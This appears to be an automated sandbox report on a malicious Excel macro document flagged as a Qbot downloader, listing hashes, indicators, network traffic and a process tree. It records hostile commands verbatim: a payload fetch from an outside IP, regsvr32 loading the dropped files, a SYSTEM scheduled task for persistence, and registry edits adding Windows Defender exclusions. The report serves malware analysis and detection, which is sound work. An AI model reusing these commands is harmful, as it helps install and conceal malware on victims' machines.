Joe Sandbox View:	• Filename: Compensation-1657705079-09272021.xls, Detection: malicious, Browse • Filename: Compensation-1214892625-09272021.xls, Detection: malicious, Browse • Filename: #Qbot downloader.xls, Detection: malicious, Browse • Filename: Compensation-2308017-09272021.xls, Detection: malicious, Browse • Filename: Compensation-1730406737-09272021.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Mon Sep 27 10:38:52 2021, Security: 0
Entropy (8bit):	7.131912306364678
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Compensation-2100058996-09272021.xls
File size:	129024
MD5:	4658146f947ea498baaf9cf542ad0fc5
SHA1:	7e5ff8360eba1e466a301e0e562574ae333f7a89
SHA256:	7113398b5e27483757f79c346d4357014e972bb103d0fc8cc03ab2641d51eb8d
SHA512:	4e8b579d0b2cdfeddfd4ea7a25d688f8252e0a4cbe9379f8172c4e5203bbc8457526c8c692a989be9932dd00deee0b5c55e2875c2d4c1ee2e26f6c5a0acb4884
SSDEEP:	3072:Cik3hOdsylKlgxopeiBNhZFGzE+cL2kdAnc6YehWfG+tUHKGDbpmsiilBti2JtqV:vk3hOdsylKlgxopeiBNhZF+E+W2kdAnE
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Compensation-2100058996-09272021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False

Indicators

Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-27 09:38:52
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.178

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	190.14.37.178	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 10:22:19.208677053 CEST	0	OUT	GET /44467.4314974537.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.178 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 10:22:32.754797935 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 28 Sep 2021 08:22:32 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44467.4314974537.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2588 Parent PID: 596

General

Start time:	10:21:18
Start date:	28/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa70000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1516 Parent PID: 2588

General

Start time:	10:23:39
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd.red
Imagebase:	0xff280000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1636 Parent PID: 1516

General

Start time:	10:23:39
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd.red
Imagebase:	0xa20000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000006.00000002.715078031.0000000010001000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000006.00000002.713427364.0000000000890000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 684 Parent PID: 1636

General

Start time:	10:23:41
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x150000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000007.00000002.978062440.00000000000E0000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2712 Parent PID: 2588

General

Start time:	10:23:43
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd1.red
Imagebase:	0xff280000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 408 Parent PID: 684

General

Start time:	10:23:43
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn uwqvoal /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 10:25 /ET 10:37
Imagebase:	0xbc0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1256 Parent PID: 2588

General

Start time:	10:23:43
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd2.red
Imagebase:	0xff280000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1848 Parent PID: 1672

General

Start time:	10:23:45
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xff860000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1016 Parent PID: 1848

General

Start time:	10:23:45
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0x7e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.727158282.0000000010001000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.725678165.0000000000210000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2552 Parent PID: 1016

General

Start time:	10:23:47
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x150000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000E.00000002.978045308.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 2836 Parent PID: 2552

General

Start time:	10:23:49
Start date:	28/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Imqocbuplg' /d '0'
Imagebase:	0xfff00000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 2840 Parent PID: 2552

General

Start time:	10:23:50
Start date:	28/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\laoaukbfna' /d '0'
Imagebase:	0xffad0000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 3056 Parent PID: 1672

General

Start time:	10:25:00
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xff8c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 152 Parent PID: 3056

General

Start time:	10:25:00
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0x620000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

